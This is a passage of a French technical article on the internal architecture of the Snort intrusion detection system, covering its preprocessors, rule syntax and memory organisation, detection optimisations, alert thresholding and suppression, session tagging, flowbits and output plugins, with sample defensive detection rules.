Le deuxième mode de fonctionnement est le mode « enregistrement de paquets », sélectionné en utilisant l'option de lancement `-l directory`. Snort enregistre alors les paquets capturés au format ASCII dans le répertoire passé en paramètre en créant un sous-répertoire par adresse IP source ou destination. Si l'on veut avoir un répertoire correspondant à chaque adresse IP appartenant au réseau surveillé, on doit pour cela utiliser l'option `-h home_network`. Nous ne nous attarderons pas davantage sur ces deux premiers modes de fonctionnement. Cependant, n'hésitez pas à expérimenter et à étudier les résultats obtenus car cela permet de se familiariser très rapidement avec les arguments de base de Snort.

Le mode de fonctionnement le plus intéressant que nous allons utiliser dans la suite de cet article est le mode IDS. Il est activé lorsqu'on passe un fichier de configuration à Snort en utilisant l'option `-c config_file` de la ligne de commande.

L'architecture interne

Snort est aujourd'hui un programme conçu de façon extrêmement modulaire. On peut distinguer *grosso modo* trois grandes familles de composants :

- Les préprocesseurs ;
- Les plugins de détection (*detection plugins*) ;
- Les plugins de visualisation (*output plugins*) ;

Pascal Malterre
pascal@rstack.org
Ingénieur Chercheur au Commissariat à l'Energie Atomique (CEA/DIF)

Les préprocesseurs et les plugins de détection les plus récents (et les plus intéressants) seront abordés dans les détails. En revanche, nous ne donnerons qu'un bref aperçu des plugins de visualisation car ces derniers n'ont pas vraiment connu de changement majeur au cours des derniers mois.

L'articulation de ces différents composants autour du moteur de détection est illustrée en figure 1.

Les principaux préprocesseurs

L'objectif est de donner un aperçu des différents préprocesseurs fournis en standard ainsi que de leurs rôles respectifs. Ces différents systèmes seront présentés plus ou moins rapidement suivant leur intérêt.

De manière générale, on peut dire que la vie d'un préprocesseur Snort est assez mouvementée. Pour cette raison, on ne parlera pas ici des modules abandonnés en cours de développement ou bien après quelques temps de bons et loyaux services.

Stream4

Ce préprocesseur gère la notion de session TCP. Les autres modules de détection ont ainsi l'assurance de travailler sur des paquets réseau appartenant à des connexions correctement établies. Stream4 est également chargé du ré-assemblage des sessions TCP, ce qui permet au moteur d'analyse de règles de travailler sur l'intégralité du flux d'une connexion.

Ce préprocesseur diminue également l'impact de certains outils anti-NIDS tels `stick` ou `snot` [4]. Pour rappel, ces deux outils submergent l'administrateur de la sonde sous une énorme quantité de faux-positifs. Pour cela, ils utilisent le jeu de règles par défaut de Snort afin de forger des paquets réseau en garantissant que chaque paquet transmis équivaut à une alerte levée.

On notera enfin que Snort n'est pas *stateful* dans sa configuration par défaut car le préprocesseur Stream4 est utilisé uniquement pour le ré-assemblage des flux TCP. Il faudra pour cela soit ajouter l'option « `config stateful` » dans le fichier de configuration, ou bien soit spécifier l'argument `-z` au lancement. L'utilisation de ces options n'est pas sans conséquence en termes de performances.

Frag2

Ce préprocesseur prend en charge le ré-assemblage des paquets IP fragmentés avant de les faire suivre vers les autres modules. Il génère également des alertes s'il détecte des paquets mal formés ou incorrects.

telnet_decode

Ce préprocesseur est chargé de la normalisation des caractères de contrôle dans une session `telnet`. Les données brutes sont toujours disponibles car le résultat de l'opération de normalisation est stocké dans un *buffer* distinct.

rpc_decode

Permet de ré-assembler et de normaliser les requêtes RPC. Pour mémoire, une des dernières failles de sécurité de Snort concernait ce préprocesseur [5].

PerfMon

Ce préprocesseur collecte en permanence des statistiques d'exécution en temps réel : nombre de paquets traités ou perdus, nombre d'alertes par seconde, débit courant sur l'interface réseau, etc.

Ces statistiques peuvent être envoyées vers un fichier de log spécifique ou affichées à la console.

HttpInspect

Le trafic de type HTTP représente souvent une part importante du trafic réseau à surveiller. De plus, les diverses façons pour les serveurs Web d'interpréter les requêtes un peu ésotériques ont laissé le champ libre à une multitude de techniques d'évasions en tout genre (`whisker` [6] est un des outils les plus connus utilisant ce type de techniques). Le sous-système responsable du décodage et de la normalisation des requêtes HTTP a donc toujours eu une place prépondérante dans l'architecture de Snort.

À l'occasion de la sortie de la version 2.1.1, le préprocesseur `http_decode` a laissé sa place en fin d'année 2003 à une nouvelle version complètement ré-écrite appelée `HttpInspect`. Bien que ce dernier ne soit pas encore totalement finalisé, il figure déjà parmi les préprocesseurs les plus importants.

À partir des données réseaux, `HttpInspect` est capable de décoder puis de normaliser les champs HTTP, en travaillant à la fois sur les requêtes du client et sur les réponses du serveur. Une fois que les données des différents champs nettoyés ont ainsi été obtenues, `HttpInspect` se charge lui-même d'appeler le moteur d'analyse de règles de Snort. Le fonctionnement est donc légèrement différent par rapport aux autres préprocesseurs (qui interviennent généralement en amont du moteur de détection).

`HttpInspect` dispose également d'une multitude d'options de configuration. L'existence de nombreuses techniques d'évasion relatives au protocole HTTP est simplement inhérente à la différence d'interprétation d'une même requête entre le serveur Web et la sonde NIDS. Pour cette raison, le préprocesseur permet un paramétrage relativement fin pour chaque serveur en plus de la configuration globale. On peut configurer rapidement les options spécifiques à chaque serveur en utilisant des profils prédéfinis. Actuellement, il n'y a que trois profils disponibles en standard : `IIS`, `Apache`, `All`.

En résumé, dès que le préprocesseur `HttpInspect` traite un paquet, il recherche dans sa configuration le type de serveur qui se cache derrière l'adresse de destination, décode et normalise les champs HTTP en se calquant sur le comportement du serveur en question,

mémorise les valeurs ainsi obtenues dans la structure encapsulant les données du paquet, et enfin exécute sur ce dernier le moteur d'analyse de règles.

La gestion des règles

Quelques rappels sur les règles et leur syntaxe

Du fait de sa souplesse et de sa puissance, la syntaxe utilisée pour l'écriture des règles Snort s'est très vite imposée comme un standard incontournable en détection d'intrusions, et elle est à ce titre souvent supportée par de nombreux systèmes de détection d'intrusions commerciaux.

De plus, la réactivité par rapport aux nouvelles menaces reste un intérêt majeur. En effet, à chaque apparition d'un nouveau ver ou dès qu'un nouvel exploit est rendu public, les signatures correspondantes ne tardent jamais à être disponibles.

Le jeu de règles de base peut être récupéré sur le site officiel de Snort [7]. Ces règles sont généralement de qualité très inégale : on trouve parfois des règles écrites de manière très vague, d'autres traitant de menaces remontant à l'âge de pierre de l'informatique, certaines n'ont qu'un vague rapport avec la sécurité informatique, etc. Le but est sûrement d'être le plus exhaustif possible afin de pouvoir s'adapter à tous les environnements possibles (mais aussi peut-être de pouvoir annoncer que la sonde NIDS est capable de repérer plusieurs milliers d'attaques ;-). Les règles sont classées par genre et regroupées dans des fichiers différents (par exemple `smtp.rules`, `web.rules`, etc.). Même si tout n'est pas activé par défaut, il faudra passer beaucoup de temps sur la personnalisation d'un jeu de règles adapté au réseau à surveiller.

Il serait trop long d'étudier en détail la syntaxe des règles Snort dans le cadre de cet article car il existe en effet plus d'une quarantaine de mots clés permettant de caractériser un paquet réseau. Pour l'immédiat, voici par exemple une brève description d'une règle extraite du fichier `smtp.rules` :

```
alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"SMTP expn root";
flow:to_server,established; content:"expn"; nocase; content:"root"; nocase;
pcre:"/^expn\s+root/smi"; reference:arachnids,31; classtype:attempted-recon;
sid:660; rev:7;)
```

La première partie d'une règle est appelée l'en-tête de la règle, et permet de sélectionner les flux réseau auxquels on s'intéresse. Dans l'exemple, l'en-tête est donc `alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25`.

On traite donc à toutes les connexions TCP entre l'extérieur et nos serveurs de mail sur le port TCP/25. La partie suivante est appelée corps de la règle. On trouve dans ce dernier plusieurs types d'options :

- Des informations relatives à la connexion, par exemple `flow:to_server,established`. Dans ce cas, on ne s'intéresse qu'aux connexions établies et on surveille le flux dans le sens client vers serveur ;
- Différents critères de recherche sur le contenu du paquet : `content`, `nocase`, `pcre`. Les termes à rechercher sont donnés par le mot clé `content` en précisant qu'on ne tient pas compte des différences minuscules/majuscules. Le terme `pcre` spécifie une expression régulière à rechercher dans le paquet ;
- Des méta-informations sur la règle, par exemple un identifant unique, le numéro de révision, la classification, des références sur des bases de données de vulnérabilités, etc. Dans l'exemple, il s'agit respectivement des mots clés : `sid`, `rev`, `classtype`, `reference`.

L'organisation des règles en mémoire

À l'occasion de la sortie de Snort 2.0, la société Sourcefire a publié quelques documents traitant des avancées techniques les plus intéressantes de cette nouvelle version. Ces documents sont consultables en ligne [8]. Nous allons dans un premier temps étudier comment et à l'aide de quelles structures de données le *parser* de Snort organise les règles en mémoire après la lecture du fichier de configuration.

Les règles sont divisées en cinq catégories : Activation, Dynamic, Alert, Pass, Log. La catégorie est le premier critère à prendre en compte dans l'ordre d'évaluation des règles. Typiquement, les règles de la catégorie Alert sont toujours évaluées avant celles de la catégorie Pass dans la configuration par défaut de Snort.

Chaque catégorie est associée à une structure `ListHead` qui regroupe 4 listes chaînées de type `RuleTreeNode` (RTN) nommées `IpList`, `TcpList`, `IcmpList`, `UdpList` et correspondant respectivement aux règles s'appuyant sur les protocoles IP, TCP, ICMP, UDP. Pour chaque liste de type `RuleTreeNode`, la clé de recherche utilisée est le quadruplet (IP(s) source(s), port(s) source(s), IP(s) destination(s), port(s) destination(s)). C'est en fait la clé de correspondance utilisée lors du parcours de la liste afin de récupérer les règles susceptibles de « matcher » un paquet réseau donné. On peut noter qu'on a donc tout intérêt à personnaliser le plus soigneusement possible le jeu de règles par défaut en utilisant des variables pour gérer des ensembles d'adresses ou de ports.

Enfin, à chaque élément de type `RuleTreeNode` est associée une dernière liste chaînée de type `OptTreeNode` (OTN) contenant les différentes règles applicables. L'organisation de ces différentes structures de données est illustrée en figure 2.


Les optimisations apportées par la version 2.0

Dans les versions antérieures de Snort, la recherche de correspondance pour un paquet donné se faisait en utilisant de manière classique les structures de données ci-dessus, c'est-à-dire en parcourant les différentes listes chaînées afin d'isoler les règles applicables, puis en effectuant des comparaisons sur les options de ces règles prises une à une.

L'objectif recherché en termes d'optimisation est donc double. D'une part, il s'agit de réduire au maximum le temps passé à tester le paquet réseau pour isoler les différentes règles applicables. Et d'autre part, une fois cet ensemble de règles potentielles isolé, le but est d'optimiser le temps passé à les tester une par une. Les deux principaux composants intégrés à la version 2.0 pour répondre à ces deux objectifs sont le Rule Optimizer et le Multi-Pattern Inspection Engine.

Le Rule Optimizer est appelé lors de l'initialisation, après la mise en place des structures mémoires RTN/OTN. Il va créer des ensembles de règles, basés sur des critères d'unicité dépendant du protocole de la règle.

Figure 2 Organisation des structures de données



Par exemple, pour les règles TCP (ou UDP), le critère choisi sera le port réservé (< 1024) de la source ou de la destination.

Si on reste dans l'exemple des règles TCP (ou UDP), on dispose donc à ce stade de trois grandes familles de règles, caractérisées par des numéros de ports :

- → l'ensemble des règles dites Destination Rules (port destination < 1024) ;
- → l'ensemble des règles dites Source Rules (port source < 1024) ;
- → un ensemble Generic Rules pour traiter les cas particuliers.

Dans chaque famille, on dispose enfin d'un sous-ensemble de règles liées à un numéro de port spécifique.

Le second composant notable dans le moteur de détection est le Multi-Pattern Inspection Engine. Dans les versions antérieures, les règles potentiellement applicables étaient recherchées puis successivement testées par rapport au paquet en cours d'analyse. Cette méthode reste efficace pour un nombre restreint de règles. L'idée est qu'à partir d'un certain nombre N, il est plus avantageux d'appliquer une seule fois une recherche multiple des N motifs plutôt que d'appliquer N fois une recherche simple de type Boyer-Moore. Dans Snort, cette recherche se fait sur les motifs donnés par les mots clés `content` et `uricontent`, le nombre N étant fixé à 10. L'algorithme utilisé par défaut pour la recherche multiple est Wu-Manber mais cela peut être paramétré dans la configuration. Pour les autres critères de recherche spécifiés dans le corps de la règle, le fonctionnement n'a pas changé, c'est-à-dire traitement séquentiel des règles restant en course après recherche sur `[uri]content`.

⊙ **Remarque** : Si on reprend l'exemple donné précédemment, on note que le corps de la règle contient à la fois les mots clés `content` et `pcre`. Au premier coup d'œil, cette redondance semble inutile, car on pourrait en effet avoir simplement l'expression régulière à matcher avec `pcre`. On comprend maintenant qu'il n'en est rien puisque les critères `content` seront traités dans la première phase de la recherche. Si une correspondance est trouvée, alors l'expression donnée avec le mot clé `pcre` sera ensuite évaluée.

La vie d'un paquet réseau traité par Snort

Afin de bien mettre en évidence le rôle des différents systèmes de l'architecture de Snort, nous allons essayer de suivre le cheminement d'un paquet réseau depuis sa capture par la `libpcap` jusqu'à son envoi dans la chaîne des output plugins.

La capture

Le paquet est d'abord récupéré par la `libpcap`. Le fonctionnement de la bibliothèque s'articule autour d'une boucle principale de capture (`pcap_loop`) chargée d'appeler un *handler* spécifique pour chaque paquet reçu. Le handler mis en place par Snort est la fonction `ProcessPacket (snort.c)`.

Le décodage

`ProcessPacket` incrémente le compteur général de paquets (pour les statistiques), met à jour quelques marqueurs de temps et appelle une fonction spécifique permettant de décoder les données reçues en fonction de la couche lien sous-jacente. Snort supporte les trames de type Ethernet, 802.11, Token Ring, FDDI, Cisco HDLC, SLIP, PPP, PFLog). Dans notre cas, si on suppose que le paquet est reçu via une interface Ethernet, la fonction appelée sera `DecodeEthPkt (decode.c)`.

Le premier paramètre passé à cette fonction est un pointeur vers une structure de type `Packet`. Le contenu de cette structure est initialisé au début de la fonction et par la suite, toutes les sous-fonctions de décodage appelées par `DecodeEthPkt` auront la tâche d'extraire les informations « brutes » du paquet transmis par la `libpcap` et de remplir avec ces informations les champs de la structure `Packet`. On peut noter également que pour des raisons de performances, le nombre de copies de portion mémoire est limité au maximum, et donc les informations de la structure `Packet` sont souvent des pointeurs vers les données du paquet original. Dans toute la suite du processus, chaque sous-système de Snort travaillera sur les données synthétisées de la structure `Packet`. La fonction `DecodeEthPkt` va maintenant appeler différentes fonctions de décodage en fonction du type des données encapsulées dans la trame : PPPoE, ARP, IP, IPV6, 802.1q. Notre paquet sera ensuite pris en charge par la fonction `DecodeIP`, puis `DecodeTCP`. On notera que lorsque Snort fonctionne en mode IDS, les premières alertes peuvent être générées à ce moment-là, suivant les incohérences présentes dans les paquets.

Une fois revenu dans la fonction `ProcessPacket`, les vérifications basiques ont été effectuées sur le paquet et les informations utiles sont maintenant toutes stockées dans la structure `Packet`. Si on est en mode visualisation, le paquet est alors affiché sur la sortie standard. Ensuite, si on fonctionne en mode IDS, le paquet est envoyé vers la chaîne des préprocesseurs via la fonction `Preprocess (detect.c)`.

La détection

La fonction `Preprocess` appelle les différents points d'entrée de chaque préprocesseur sur le paquet courant. A l'initialisation du système, chaque préprocesseur fournit deux fonctions. La première est une fonction d'initialisation appelée au démarrage de Snort. La

seconde est la fonction servant de point d'entrée au préprocesseur. Elle sera enregistrée dans une liste chaînée appelée `PreprocessList` au moyen d'un appel à la fonction `AddFuncToPreprocList (plugbase.c)`.

On notera que toutes les fonctions relatives à l'enregistrement des préprocesseurs, plugins et autres sous-systèmes sont localisées dans le fichier `plugbase.c`. Une fois que le paquet a été traité par tous les systèmes de pré-détection, il est transmis au moteur de détection principal.

Le traitement commence dans la fonction `fpEvalPacket (fpdetect.c)`. Un premier aiguillage va d'abord être fait en fonction du protocole. Dans notre exemple, le paquet est pris en charge par la fonction `fpEvalHeaderTcp`. Cette fonction joue en fait le rôle de point d'entrée du Rule Optimizer. Le but est de déterminer rapidement un ensemble de règles à tester avec le paquet. En fonction du port réservé utilisé comme port source ou destination, la fonction `prmFindRuleGroupTcp` détermine le groupe de règles que l'on doit utiliser : les règles de destination, les règles de source ou les règles génériques. On appelle ensuite la fonction `fpEvalHeaderSW` qui constitue le cœur du système de détection. Une recherche multiple sur les critères `content` et `uricontent` est effectuée en premier. Les autres options des règles restant en course sont ensuite évaluées séquentiellement. Enfin, si une correspondance a été trouvée, le paquet est alors confié aux fonctions mises en place par les output plugins.

Limitation d'événements

L'objectif de ce module est d'abord de réduire le nombre d'alertes générées par certaines règles dites « bruyantes ». Mais il permettra également dans un futur proche de concevoir des types de règles plus évoluées, par exemple en tirant parti du fait que la répétition d'un événement anodin peut devenir suspicieuse. Il n'y a peut-être pas de raison de lever une alerte pour un utilisateur qui se trompe une fois en tapant son nom de *login*, mais est-ce toujours vrai si cela arrive cinq fois dans un intervalle de deux minutes ?

On distingue plusieurs manières de limiter les événements :

- → On limite à N le nombre d'alertes à enregistrer durant une fenêtre de temps T. Dès que ce nombre est atteint, on n'enregistre plus rien jusqu'à ce que la fenêtre temporelle soit écoulée ;
- → On enregistre une alerte à chaque fois que l'événement s'est produit N fois durant la fenêtre de temps T ;
- → On n'enregistre une alerte qu'après que l'événement se soit produit N fois et on ignore tout autre événement de ce type jusqu'à la fin de la fenêtre de temps T.

Les commandes de limitation peuvent être intégrées à une règle spécifique directement dans le corps de la règle ou bien de manière autonome.

On a également la possibilité d'indiquer des directives de limitations globales, c'est à dire s'appliquant à toutes les règles. Néanmoins, la commande de limitation spécifique à une règle reste prioritaire.

L'exemple ci-dessous utilise la règle `sid = 492` :

```
alert tcp $HOME_NET 23 -> $EXTERNAL_NET any (msg:"INFO TELNET Bad Login";
content: "Login failed"; nocase; flow:from_server,established;
classtype:bad-unknown; sid:492; rev:6;)
```

On va rajouter un seuil de manière à ce que cette alerte soit levée uniquement après trois tentatives de login en moins de deux minutes :

```
alert tcp $HOME_NET 23 -> $EXTERNAL_NET any (msg:"INFO TELNET Bad Login";
content: "Login failed"; nocase; flow:from_server,established; classtype:bad-unknown;
sid:492; rev:6; threshold: type threshold, track by_dst, count 3, seconds 120;)
```

La suppression d'événements

Même après avoir passé beaucoup de temps à affiner un ensemble de règles adaptées au réseau que l'on souhaite surveiller, on se retrouve très vite confronté au problème des faux-positifs. En détection d'intrusions, on appelle faux-positifs les fausses alertes générées par la sonde NIDS. Si ces dernières sont générées suite à un trafic réseau complètement légitime, cela signifie probablement que la règle qui a levé l'alerte n'est pas suffisamment précise. Ce manque de précision peut être une faiblesse inhérente à cette règle (peut-être à cause du protocole) ou bien provenir d'un manque de rigueur dans son écriture.

Par ailleurs, on peut parfois tomber sur du trafic réseau illégitime, mais ce n'est pas pour autant qu'il est dangereux ou annonciateur d'une attaque. Par exemple, certains équipements réseau intègrent une pile IP implémentée de manière douteuse et générant bon nombre de paquets mal formés (imprimantes, photocopieurs, etc.). Ce trafic n'est pas dangereux en soi mais il peut-être responsable d'un nombre important de faux-positifs. Pour les versions de Snort antérieures à 2.1.x, les deux méthodes communément utilisées sont les règles PASS ou les filtres BPF, chacune avec ses avantages et ses inconvénients.

Les règles PASS

Les règles PASS apparaissent très tôt dans le développement de Snort. Ces dernières étant juste une catégorie particulière de règle, on retrouve la même syntaxe permettant de caractériser très précisément un paquet réseau. Lorsque le moteur de règle trouve une correspondance entre une règle PASS et le paquet en cours d'analyse, alors ce dernier est silencieusement ignoré. Aucun message n'est envoyé dans les logs et la seule action effectuée est l'incrémentation du compteur de paquets associé aux règles PASS pour les statistiques.

Remarques

Les règles PASS peuvent se révéler dangereuses dans le mesure où une règle de ce type mal écrite (c'est-à-dire de manière trop vague) peut occulter involontairement un grand nombre de règles valides.

Enfin, une autre limitation des règles PASS est l'impossibilité d'éliminer les faux-positifs issus des préprocesseurs. En effet, le paquet est traité par le moteur d'analyse après que ce dernier ait transité par les différents préprocesseurs de Snort. Le seule méthode possible dans ce cas est l'utilisation des filtres BPF.

Même s'il est préférable d'éviter au maximum leur utilisation, certaines recommandations devront être suivies si on choisit néanmoins de mettre en place des règles PASS. Il s'agit d'une part de restreindre au maximum la spécification de la règle afin d'être sûr de ne pas masquer un grand nombre de règles valides. La meilleure méthode pour cela consiste à copier/coller la règle pour laquelle on veut mettre en place un exception en supprimant toutes les méta-informations (classification, sid, etc.) et en restreignant au

maximum les informations sur les adresses IP, les ports utilisés, etc. Enfin, les règles PASS devront être regroupées dans un fichier bien documenté et régulièrement mis à jour et vérifié.

Les filtres BPF

Ils permettent de filtrer les paquets au niveau de l'interface de capture de la `libpcap`. Ces derniers ne seront donc pas « vus » par Snort. Cela peut être un avantage si l'on souhaite par exemple ignorer complètement le trafic provenant d'une machine particulière. Mais comme pour les règles PASS, l'écriture peu rigoureuse de filtres BPF peut se révéler très dangereuse.

La commande « suppress »

Depuis la version 2.1.x, Snort fournit un nouvel outil bien plus adapté permettant de supprimer automatiquement des alertes. Il s'agit d'une commande autonome dont la syntaxe est la suivante :

```
suppress gen_id, sig_id, [ track by_src | by_dst, ip IP/MASK ]
```

Cette commande est exécutée au dernier moment, c'est-à-dire juste avant que l'alerte soit enregistrée sur le disque. Le principal intérêt est donc de pouvoir masquer des événements issus à la fois d'un préprocesseur ou bien du moteur d'analyse de règles. La spécification de l'événement à masquer est également plus précise puisque le couple (`gen_id`, `sig_id`) caractérise de manière unique l'élément source responsable de la levée de l'alerte. Enfin, on aura tout intérêt à restreindre cette exception à une adresse IP (voire une plage) au moyen des options « `track by_src` » ou « `track by_dst` ». On peut noter qu'il aurait peut-être été plus intéressant pour la commande « `suppress` » de prendre également en compte le numéro de révision de la règle. On peut supposer en effet que les exceptions mises en place par rapport à une règle donnée ne restent pas forcément valides pour les évolutions de cette règle.

Les règles dynamiques et le marquage de session

L'idée de base est de définir une nouvelle catégorie de règle, capable d'activer d'autres règles à la volée dès qu'un événement donné se produit. *A priori*, d'après les diverses sources d'informations sur Snort, les règles dynamiques sont vouées à disparaître du projet pour être remplacées par le marquage de session (*session tagging*). Avant de détailler cette nouvelle fonctionnalité, il est intéressant de donner un aperçu du fonctionnement des règles dynamiques.

Il existe en fait deux types de règles à utiliser qui sont `activate` et `dynamic`. La première catégorie de règle permet de spécifier d'une part l'événement que l'on cherche à capturer et d'autre part le numéro de la règle que l'on va activer en réponse. La deuxième catégorie est traitée comme une règle de type LOG et permet d'enregistrer le trafic réseau une fois que l'événement ciblé est survenu.

```
activate tcp $EXTERNAL_NET any -> $FTP_SERVERS 21 (msg:"Martin is connected";
content:"USER martin"; flow:to_server,established; activates: 1;)

dynamic tcp $EXTERNAL_NET any -> $FTP_SERVERS 21 (msg:"Martin is being
monitored";
session:printable; activated_by: 1; count: 10;)
```

La première règle active la seconde pour une durée de 10 paquets (paramètres `count`) dès que l'utilisateur `martin` se connecte sur le serveur FTP. La seconde règle se contente d'enregistrer dans un fichier de log les caractères imprimables de la session (c'est-à-dire les commandes FTP).

Le nom de ce fichier est `SESSION:SrcPort-DstPort`.

```
-rw----    1 root     root         3967 Mar 23 21:01 TCP:32771-21
-rw----    1 root     root           58 Mar 23 21:06 SESSION:32774-21
```

Une des limitations les plus ennuyeuses des règles dynamiques est que l'activation de la seconde règle n'est pas liée à une session réseau particulière. Dans notre exemple précédent, on va donc en fait enregistrer la session de toutes les connexions FTP pendant 10 paquets.

Le marquage de session est apparu fin 2003 et remplacera bientôt les règles dynamiques. L'idée de base est de marquer une session (ou une machine) au moment de la levée d'une alerte, ce qui aura pour conséquence d'enregistrer la suite du trafic de cette session en vue d'une analyse ultérieure. Par exemple, si on dispose de la signature d'un *buffer overflow*, on peut se servir de cette fonctionnalité pour récupérer l'exploit complet.

L'équivalent à l'exemple précédent est donc :

```
alert tcp $EXTERNAL_NET any -> $FTP_SERVERS 21 (msg:"Martin is connected";
content:"USER martin"; flow:to_server,established; tag: session, 10, packets;)
```

Les outils de contre-mesure

Les fonctionnalités de ce type sont apparues relativement tôt dans le développement de Snort. Il existe actuellement deux plugins de détection permettant au NIDS de répondre de manière active : `Resp` et `React`.

Le premier permet de mettre dynamiquement fin à une connexion TCP (au moyen d'un paquet RST) en utilisant le mot clé `resp` dans les options de la règle activée. On devra bien évidemment faire très attention aux faux-positifs !

Par exemple, la règle suivante permet de fermer la connexion dès que notre utilisateur favori tente de se connecter sur le site FTP :

```
alert tcp $EXTERNAL_NET any -> $FTP_SERVERS 21 (msg:"Bye Bye Martin";
content:"USER martin"; flow:to_server,established; resp:rst_all;)
```

Le plugin `React` n'est pas encore complètement finalisé et d'après la documentation, il a surtout été conçu pour bloquer le trafic à destination de certains sites Web susceptibles de lever des alertes dans `porn.rules` :)

On peut se demander l'intérêt réel de telles fonctionnalités dans un NIDS. Cela impose de nouvelles contraintes à notre sonde car elle devient ainsi une machine capable de parler sur le réseau avec tous les inconvénients que cela comporte (perte d'une partie de la furtivité, machine plus vulnérable, choix de l'emplacement sur le réseau, non-utilisation de boîtiers TAP, etc.). De plus, si l'on souhaite vraiment faire du contrôle de contenu, on aura sûrement plus à gagner en utilisant des outils spécifiquement conçus pour cette tâche.

Un IDS à état

Le préprocesseur Flow a été intégré à Snort avec la version 2.1.0 sortie à la fin de l'année 2003 remplaçant ainsi définitivement le module Conversation. L'objectif de ce nouveau préprocesseur est de fournir un *framework* pour tous les sous-systèmes désirant

disposer d'une notion d'état, associée à chaque connexion réseau. Un plugin de détection pourra par exemple utiliser ce module pour stocker des variables, mettre en place des fonctions de type *callback* qui pourront être appelées à divers stades de la connexion, etc.

Il faut bien comprendre que la notion d'état dont il est question ici n'est pas la même que pour un firewall dit stateful par exemple. En effet, dans ce dernier cas, on fait souvent référence à cette notion en parlant des sessions TCP. Pour Snort, il n'y a aucun changement à ce niveau, le préprocesseur responsable du ré-assemblage des sessions TCP reste Stream4. Pour les flux TCP, le module Flow s'intègre de manière complémentaire à Stream4 et fournit en plus un niveau d'abstraction supplémentaire permettant de mémoriser des informations sur les protocoles UDP, ICMP ou même applicatifs.

Les plugins de détection travaillant sur des données de session seront progressivement migrés afin d'utiliser l'infrastructure fournie par Flow. A l'heure actuelle, on trouve seulement deux modules s'appuyant sur ce préprocesseur : Flow-Portscan et Flowbits.

Le plugin Flow-Portscan permet de détecter les scans réseaux (que ce soit du type 1 vers n machines ou 1 vers n ports) et remplace donc le précédent système (portscan2) dédié à cette tâche. Ce plugin a été développé en tenant compte des retours d'expériences des modules antérieurs destinés à la détection de scans.

L'autre plugin de détection s'appuyant sur Flow est appelé Flowbits. Il est apparu avec la version 2.1.1 de Snort ; il y a donc actuellement relativement peu de retours sur son utilisation. Derrière un nom assez vague, on trouve un outil relativement simple permettant d'associer des indicateurs booléens à un flux et de les utiliser afin de piloter l'application des différentes règles auxquelles le flux va se trouver confronté.

Les deux règles ci-dessous permettent d'illustrer l'utilisation de Flowbits :

```
alert tcp $EXTERNAL_NET any -> $FTP_SERVERS 21 (msg:"Martin is connected";
content:"USER martin"; flow:to_server,established;
flowbits:set,MARTIN_IS_CONNECTED; flowbits:noalert;)

alert tcp $EXTERNAL_NET any -> $FTP_SERVERS 21 (msg:"Martin is retrieving info";
content:"RETR info.doc"; flow:to_server,established;
flowbits:isset,MARTIN_IS_CONNECTED;)
```

Dans l'exemple précédent, on crée l'indicateur booléen à l'aide du mot clé `flowbits` et de l'option `set`. On pourra noter que l'option `noalert` permet de ne pas générer d'alerte avec la première règle. Une fois l'indicateur positionné, la seconde alerte est prête à entrer en action.

Les systèmes de visualisation

Les sous-systèmes de Snort responsables de l'enregistrement des alertes et de leurs affichages sous une forme humainement compréhensible sont appelés les output plugins. Les deux types de données à gérer à cette étape sont bien sûr les alertes mais aussi les paquets réseaux à enregistrer.

Les alertes peuvent être enregistrées sur le disque de manière plus ou moins détaillée. Le format souhaité peut être indiqué avec l'argument `-A [fast|full|none|unsock]`.

Voici par exemple une copie d'écran d'une alerte en mode `full` :

```
[**] [1:1201:7] ATTACK-RESPONSES 403 Forbidden [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/12-14:21:56.648073 xxx.xxx.xxx.xxx:80 -> xxx.xxx.xxx.xxx:3130
TCP TTL:62 TOS:0x0 ID:45600 IpLen:20 DgmLen:505 DF
***AP*** Seq: 0x897D953F  Ack: 0xBD08FB67  Win: 0x2180  TcpLen: 20
```

Les trois dernières lignes précisent les informations sur le paquet réseau ayant activé l'alerte. On trouve également les informations suivantes au début du bloc :

- Les caractères « ** » symbolisent la gravité de l'alerte ;
- Le triplet `[1:1201:7]` représente respectivement l'id du sous-système de Snort ayant activé la règle, l'id de la signature et le numéro de révision de la règle ;
- On trouve ensuite l'intitulé principal : `ATTACK-RESPONSE 403 Forbidden` ;
- Et enfin sur la ligne suivante, la classification et la priorité.

Les alertes peuvent également être envoyées à `syslog` ou transmises dans une *socket* Unix.

Les paquets peuvent être enregistrés en ASCII ou sous format Pcap.

Utilisation d'une base de données

Snort offre également la possibilité de stocker les alertes dans une base de données relationnelle à condition d'avoir compilé le programme avec l'option adéquate. Le système responsable de l'enregistrement dans la base de données n'a pas évolué depuis longtemps. C'est un peu dommage dans le sens où le schéma relationnel de la base n'est pas vraiment optimal ni facile à manipuler.

ACID est une console de supervision permettant d'administrer la base de données d'événements de Snort. Il s'agit d'une application Web développée en PHP et permettant d'afficher des informations relativement synthétiques sur les alertes stockées dans la base. Elle offre aussi la possibilité de générer dynamiquement toutes sortes de diagrammes statistiques. L'installation et la configuration de cet outil ne pose pas de problème particulier.

L'enregistrement d'une alerte dans la base de données étant généralement une opération coûteuse en termes de ressources système, on aura tout intérêt à ce que cette tâche ne soit pas effectuée par Snort, par exemple en utilisant Barnyard [9]. Ce dernier est un programme permettant de lire des fichiers d'alertes et de logs enregistrés au format *unified binary* et d'exécuter ensuite les différents output plugins de Snort. L'avantage est donc de dissocier complètement les systèmes de visualisation du processus de détection, et donc de limiter considérablement les risques de pertes de paquets.

Pour avoir plus d'informations sur la configuration des différents output plugins, on peut se reporter au manuel ou directement au fichier `snort.conf` abondamment détaillé et fourni avec la distribution.

Limitations

Analyse temps-réel

Snort a toujours été présenté comme un système de détection d'intrusions réseau très performant et fonctionnant en temps réel (cela signifie juste qu'on fait de la détection sur des données réseau capturées en *live*).

La plupart des documents techniques le considèrent comme capable de surveiller un brin réseau à très haut débit, mais on ne sait pas

